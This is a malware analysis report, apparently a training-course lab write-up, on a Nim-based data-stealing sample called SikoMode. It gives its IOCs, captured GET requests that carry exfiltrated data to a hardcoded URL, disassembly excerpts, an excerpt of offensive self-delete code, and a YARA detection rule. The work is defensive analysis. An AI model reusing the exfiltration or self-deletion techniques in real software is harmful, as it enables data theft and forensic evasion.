Practical Malware Analysis & Triage
Malware Analysis Report

SikoMode Malware

Jan 2022 | TimDel | v1.3

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Executive Summary

SHA256 hash	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e

SikoMode2.0 is a data exfiltration malware written in Nim discovered on Jan 11th 2022. He is able to evade most antiviruses as of today with a score of 4/68 on VirusTotal.com. The payload is a portable executable meant for x64 Windows.
The malware has no persistence system, this means that a reboot will stop its execution and prevent further exfiltration of datas.
It has been named SikoMode by its creator as we discovered in advanced static analysis, it is also the second iteration of a previously known malware, but with a new signature.


Despite his capacity to evade antivirus, symptoms of infection are blatant :

- creation of the file passwrd.txt located on C:\Users\Public containing the encryption key
- Frequent calls to hxxp://cdn.altimiter.local

YARA signature rules are attached in Appendix A. Malware samples and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

SikoMode2.0 first makes a DNS call to update.ec12-4-109-278-3-ubuntu20-04.local, if the request fails, the program self-destructs. If the DNS call succeeds, the data exfiltration loop will start by creating the file password.txt on C:\Users\Public\ and then use the key in this file to encrypt the data through the RC4 algorithm.
Then the encrypted data will be sent through get requests to hxxp://cdn.altimiter.local/feed?post={data in hex}.
The data on the victim's computer is never altered and none of his data is moved over the wire, only an encrypted copy of the data is sent as requests to a server. The get requests can however be intercepted, or found in logs and parsed to recreate exfiltrated files remotely.
After finishing his extraction routine, the malware self-destructs.



SikoMode2.0 Malware
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Malware Composition

SikoMode2.0 consists of the following component:

File Name	SHA256 Hash
unknown.exe	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
passwrd.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe7584410

unknown.exe

The executable that was collected on the victim's machine. It contains the whole malware and only need passwrd.txt and a successful callback to his killswitch DNS to start his exfiltration loop.

passwrd.txt

A plain text file containing the key used to encrypt the data before sending it



fig 1: content of passwrd.txt.

Basic Static Analysis

Hashes

unknown.exe	
SHA256	3aca2a08cf296f1845d6171958ef0ffd1c8bdfc3e48bdd34a605cb1f7468213e
MD5	b9497ffb7e9c6f49823b95851ec874e3

Strings analysis

In fig 2.1 we can spot the hardcoded url used to exfiltrate data and the use of the nim http client. This figure also proves to us that the malware is written in nim.

```
httpclient.nim
httpError
@unsupported http version
@invalid http version, `
@https
@httpclient.nim(1144, 15) `false`
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@http://cdn.altimiter.local/feed?post=
@Nim httpclient/1.6.2
```

fig 2.1: excerpt from floss showing nim httpclient usage

In fig 2.2 we can see that the location of passwrd.txt is hardcoded in the malware.

```
password
@C:\Users\Public\passwrd.txt
passwrd__sikomode_14
```

fig 2.2: excerpt from floss showing passwrd.txt

In fig 2.3 we have a list of function names that will be useful for advanced analysis as nim is notoriously hard to reverse engineer without knowing first the functions.

```
λ cat floss.txt |grep sikomode
@msikomode.nim.c
ds_rename_handle__sikomode_56
checkKillSwitchURL__sikomode_25
unpackResources__sikomode_17
request__sikomode_208
get__sikomode_201
getContent__sikomode_194
ds_open_handle__sikomode_53
ds_deposite_handle__sikomode_88
houdini__sikomode_51
stealStuff__sikomode_130
sikomodeDatInit000
homeDir__sikomode_13
res__sikomode_263
passwrd__sikomode_14
uAgent__sikomode_15
currDir__sikomode_16
```

fig 2.3: excerpt from floss showing potential function names

PeStudio

looking at PeStudio blacklisted strings found in unknown.exe we can suspect that the malware finds its process id through the WinAPI to then terminate itself and self-destruct.

ascii	19	0x00020FC6	x	-	GetCurrentProcessId
ascii	18	0x00020FDC	x	-	GetCurrentThreadId
ascii	19	0x000210AE	x	-	RtlAddFunctionTable
ascii	22	0x000210D8	x	-	RtlLookupFunctionEntry
ascii	16	0x0002112C	x	-	TerminateProcess
ascii	14	0x00021188	x	-	VirtualProtect
ascii	6	0x00021356	x	-	getenv
ascii	19	0x0006A78D	x	-	GetCurrentProcessId
ascii	16	0x0006A7F9	x	-	TerminateProcess
ascii	22	0x0006A80A	x	-	RtlLookupFunctionEntry
ascii	18	0x0006A821	x	-	GetCurrentThreadId
ascii	14	0x0006A901	x	-	VirtualProtect
ascii	19	0x0006A9E2	x	-	RtlAddFunctionTable
ascii	6	0x0007C170	x	-	getenv
ascii	19	0x00085D95	x	-	GetCurrentProcessId
ascii	16	0x00085E18	x	-	TerminateProcess

fig 3: excerpt from strings on PEStudio

Basic Dynamic Analysis

Killing the program at any point during his process will launch the self-deletion sequence and result in loss of the sample.
However, the malware demonstrated limited self-destruction capabilities, as killing the program, or not responding to his killswitch URL while having the malware open in a disassembler for example, will stop him from self-deleting.

TCPView

Figures 4.1 and 4.2 show that unknown.exe opens TCP sockets on every local port one by one and uses some of them to make get requests through http.

Remote Port	Create Time	Module Name	Sent Packets	Recv Packets	Sent Bytes	Recv Bytes
80	11/01/2022 19:35:21	unknown.exe				
80	11/01/2022 19:35:22	unknown.exe				
80	11/01/2022 19:35:23	unknown.exe	1	2	237	408
80	11/01/2022 19:35:24	unknown.exe				
80	11/01/2022 19:35:25	unknown.exe	1	2	237	408
80	11/01/2022 19:35:26	unknown.exe				
80	11/01/2022 19:35:27	unknown.exe	1	2	237	408

fig 4.1: unknown.exe sends packets through http

State	Local Address	Local Port
Close Wait	66.0.0.4	1131
Close Wait	66.0.0.4	1132
Close Wait	66.0.0.4	1133
Close Wait	66.0.0.4	1134
Close Wait	66.0.0.4	1135
Close Wait	66.0.0.4	1136
Close Wait	66.0.0.4	1137
Close Wait	66.0.0.4	1138
Close Wait	66.0.0.4	1139

fig 4.2: the malware is opening tcp sockets on every local port one by one

Procmon

Unknown.exe creates the file and then reads the content of the file. passwrd.txt and the password comes from the malware and isn't downloaded from the internet.

19:34:...	unknown.exe	5828	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
19:34:...	unknown.exe	5828	WriteFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8...
19:34:...	unknown.exe	5828	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	
19:34:...	unknown.exe	5828	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: G...
19:34:...	unknown.exe	5828	QueryStandardI...	C:\Users\Public\passwrd.txt	SUCCESS	AllocationSize: 8, E...
19:34:...	unknown.exe	5828	ReadFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8...
19:34:...	unknown.exe	5828	ReadFile	C:\Users\Public\passwrd.txt	END OF FILE	Offset: 8, Length: 4...
19:34:...	unknown.exe	5828	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	

fig 5.1 unknow.exe is creating and reading passwrd.txt

19:37:...	unknown.exe	5828	TCP Send	DESKTOP-4PKVJ7U:1257 -> www.inetsim.org:http	SUCCESS	Length: 237, starti...
19:37:...	unknown.exe	5828	TCP Receive	DESKTOP-4PKVJ7U:1257 -> www.inetsim.org:http	SUCCESS	Length: 150, seqn...
19:37:...	unknown.exe	5828	TCP Receive	DESKTOP-4PKVJ7U:1257 -> www.inetsim.org:http	SUCCESS	Length: 258, seqn...
19:37:...	unknown.exe	5828	TCP Connect	DESKTOP-4PKVJ7U:1258 -> www.inetsim.org:http	SUCCESS	Length: 0, mss: 14...

fig 5.2 unknown.exe is opening TCP sockets

Wireshark

From our InetSim machine, we can observe calls to the killswitch domain, failure to resolve will initiate self-destruction. We can also observe the get request and see that the data transferred is HEX.

DNS	101	Standard query 0xcb11 A update.ec12-4-109-278-3-ubuntu20-04.local

fig 6.1: DNS request to the killswitch domain

HTTP	291	GET /feed?post=C69A13C2F742518E34B402029DC9412517EBBD3A3CC92691A862B8D049268DAF51D598BD2D90C3883A737C646AF936D3EB938BDEBF4BECA6016…
HTTP	312	HTTP/1.1 200 OK (text/html)
HTTP	291	GET /feed?post=B08413C19C1855AE3D80276BDE8F18321BD09C122AD7169BF16C94EB79039F9672D8B8F60E8CE3AC3E773A7C7CE602CD90EDADDCA16FB79C646…
HTTP	312	HTTP/1.1 200 OK (text/html)
HTTP	291	GET /feed?post=989B14DE813F7EF534A1387287FF115E35CDB32B10E538B2F157BEF77463B1947CD680B43CEDC0B02129095478A42EDC889481A68B5AD58C1C4…
HTTP	312	HTTP/1.1 200 OK (text/html)

fig 6.2: Get requests containing exfiltrated data

ProcessHacker

unknown.exe has no additional behavior on the system, no subprocess and no other malicious process has been identified.



fig 7: unknown.exe doesn’t spawn subprocesses

Advanced Static Analysis

In fig 8.1 we observe that the function checkKillswitch() is used as a conditional to then call houdini() or launch the main routine (fig 8.2). Even if the condition is checked, the main routine also finishes with a call to the function houdini which self-delete the malware. Disassembling led us to discover more in terms of encryption as we discovered the use of a base64 encoding function in the stealStuff() function.

Main routine functions

checkKillSwitchURL() -> calls the killswitch domain and return a bool

unPackResources() -> creates the file passwrd.txt

stealStuff()

fig 8.3-4-5-6

It is the main function of the malware, it first reads a given file, then converts the ascii stream into base64 and then encrypts in RC4 with the use toRC4() which after encrypting converts the output into HEX.

houdini()

fig 8.6 and 9

This function is used by the malware to self-delete itself. We can compare the calls of houdini() in fig 8.6 with the function self_delete_bin.nim found on offensive nim repository[1]. As we can see this is the exact same sequence of calls which confirm that houdini() is the self-delete function.

[1] https://github.com/byt3bl33d3r/OffensiveNim/blob/master/src/self_delete_bin.nim



fig 8.1: killswitch URL condition

fig 8.2: complete routine

```
[0x0040a1eb]
 mov eax, ebx
 lea r8, [var_58h]
 mov edx, 1
 mov rcx, r13
 shr eax, 0xc
 and eax, 0x3f                              ; 63
 mov al, byte [rsi + rax]
 mov byte [r12 + r13 + 0x10], al
 call nimAddInt                             ; sym.nimAddInt_6
 test al, al
 je 0x40a216
```

fig 8.3: base 64 encoding assembly code

```
[0x00417073]
 mov rcx, r9
 lea rdx, [0x0041dec0]
 call appendString.part.0            ; sym.appendString.part.0_6
 mov rcx, r9
 call readFile__systemZio_557        ; sym.readFile__systemZio_557
 mov edx, 1
 mov rcx, rax
 call encode__pureZbase5452_42       ; sym.encode__pureZbase5452_42
 xor ecx, ecx
 mov qword [var_2c8h], rax
 call newSeq__systemZio_589          ; sym.newSeq__systemZio_589
 xor ecx, ecx
 mov qword [var_2b8h], rax
 call newSeq__systemZio_589          ; sym.newSeq__systemZio_589
 mov qword [var_2b0h], 0
 mov qword [var_2c0h], rax
 jmp 0x417327
```

fig 8.4: in stealStuff(), these are the first functions called

```
[0x00417547]
 mov rax, qword [var_2b8h]
 mov rcx, rbx
 mov rdx, qword [rax + r12*8 + 0x10]
 call toRC4__00Z00Z00Z00Z00Z0nimbleZpkgsZ82675245480490487826752_51 ; sym.toRC4__00Z00Z00Z00Z00Z0n...
 mov rdx, qword [0x0041e9f0]
 mov rcx, qword [var_2c0h]
 mov r14, rax
 call incrSeqV3                    ; sym.incrSeqV3
 mov rcx, r14
 mov qword [var_2c0h], rax
 mov rax, qword [rax]
 mov rdi, qword [var_2c0h]
 lea rdx, [rax + 1]
 mov qword [rdi], rdx
 lea rdi, [rdi + rax*8]
 mov r15, qword [rdi + 0x10]
 call copyStringRC1                ; sym.copyStringRC1
 mov qword [rdi + 0x10], rax
 test r15, r15
 jne 0x41762a
```

fig 8.5: in stealStuff(), encryption to RC4

```
[0x00409c50]
 movzx    ecx, byte [rbx + r13 + 0x10]
 mov      edx, 2
 xor      rcx, qword [rsp + rsi*8 + 0x60]
 call     toHex__pureZstrutils_1853  ; sym.toHex__pureZstrutils_1853
 xor      edx, edx
 mov      r8, rax
 test     rax, rax
 je       0x409c72
```

fig 8.6 in toRC4(), output converted to HEX

```
[0x00416fa3]
 lea rcx, [var_20h]
 mov edx, 0x10                     ; 16
 call nimZeroMem                   ; sym.nimZeroMem_2
 mov rdx, r13
 mov rcx, r14
 mov qword [var_28h], r13
 lea rax, [ds_rename_handle__sikomode_56] ; 0x415961
 mov qword [var_20h], rax
 call ds_rename_handle__sikomode_56 ; sym.ds_rename_handle__sikomode_56
 test eax, eax
 je 0x416f99
```

```
[0x00416fd2]
 mov rdi, qword [0x0041e780]
 mov rcx, r14
 call qword [rdi]
 mov rcx, r12
 call ds_open_handle__sikomode_53   ; sym.ds_open_handle__sikomode_53
 mov r13, rax
 cmp rax, 0xffffffffffffffff
 je 0x416f99
```

```
[0x00416fef]
 mov rcx, rax
 call ds_deposite_handle__sikomode_88 ; sym.ds_deposite_handle__sikomode_88
 test eax, eax
 je 0x416f99
```

fig 8.6: in houdini(), self delete sequence

```
echo "[*] Attempting to rename file name"
if not ds_rename_handle(hCurrent).bool:
    echo "[-] Failed to rename to stream"
    quit(QuitFailure)

echo "[*] Successfully renamed file primary :$DATA ADS to specified stream, closing initial handle"
CloseHandle(hCurrent)

hCurrent = ds_open_handle(addr wcPath[0])
if hCurrent == INVALID_HANDLE_VALUE:
    echo "[-] Failed to reopen current module"
    quit(QuitFailure)

if not ds_deposite_handle(hCurrent).bool:
    echo "[-] Failed to set delete deposition"
    quit(QuitFailure)
```

fig 9: excerpt from self_delete_bin.nim on offensive nim repository

Advanced Dynamic Analysis

As we have already understood the main parts of the malware in advanced static analysis, we'll make sure that our assumptions were true.
Comparing the content of houdini() in Cutter disassembler and x64dbg makes us confident in the fact that this is the right function. As letting the function return will kill the program.



fig 10.1: unknown.4012AE get the filepath of the malware



fig 10.1: function suspected to be houdini()



fig 10.2: content of said function



fig 11: excerpt from houdini()

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

1. DNS query to update.ec12-4-109-278-3-ubuntu20-04.local

2. Numerous get request to hxxp://cdn.altimiter.local/feed?post=

Fig 12: WireShark Packet Capture of killswitch query



Fig 13: WireShark Packet Capture of data being extracted through http

Host-based Indicators

1. Creation of passwrd.txt in C:\Users\Public

2. opening of TCP sockets on every ports starting from a random local port and incrementing



fig 14: passwrd.txt file in C:\Users\Public

Process Name	Process ID	Protocol	State	Local Address	Local Port
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14041
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14042
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14043
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14044
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14049
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14050
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14051
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14052
unknown.exe	4488	TCP	Close Wait	66.0.0.4	14053

fig 15 : TCP sockets captured through TCPVIEW

Rules & Signatures

A full set of YARA rules is included in Appendix A.

As shown in the report, the malware doesn't show itself to the victim like a ransomware, but the IOCs are easy to spot thanks to the hardcoded strings that reveal the url and the file and path to passwrd.txt.
Even if the malware is very poorly detected by antivirus, its main functions are not encrypted which adds more signatures.

Appendices

A. Yara Rules

Full Yara repository located at: https://github.com/TimDel44/PMAT-report

```
rule Yara_SikoMode{
    meta:
        last_updated = "2022-01-12"
        author = "TimDel"
        description = "Yara rule for SikoMode2.0"

    strings:
        // Fill out identifying strings and other criteria
        $lang = "nim"
        $PE_magic_byte = "MZ"
        $password = "C:\\Users\\Public\\passwrd.txt" ascii
        $url = "http://cdn.altimiter.local/feed?post=" ascii
        $sus_function_houdini= "houdini__sikomode" ascii
        $sus_function_stealstuff ="stealStuff__sikomode" ascii

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($url and $password) or ($sus_function_houdini and
        $sus_function_stealstuff) and $lang

}
```

B. Callback URLs

Domain	Port
hxxp://cdn.altimiter.local	80
update.ec12-4-109-278-3-ubuntu20-04 .local	53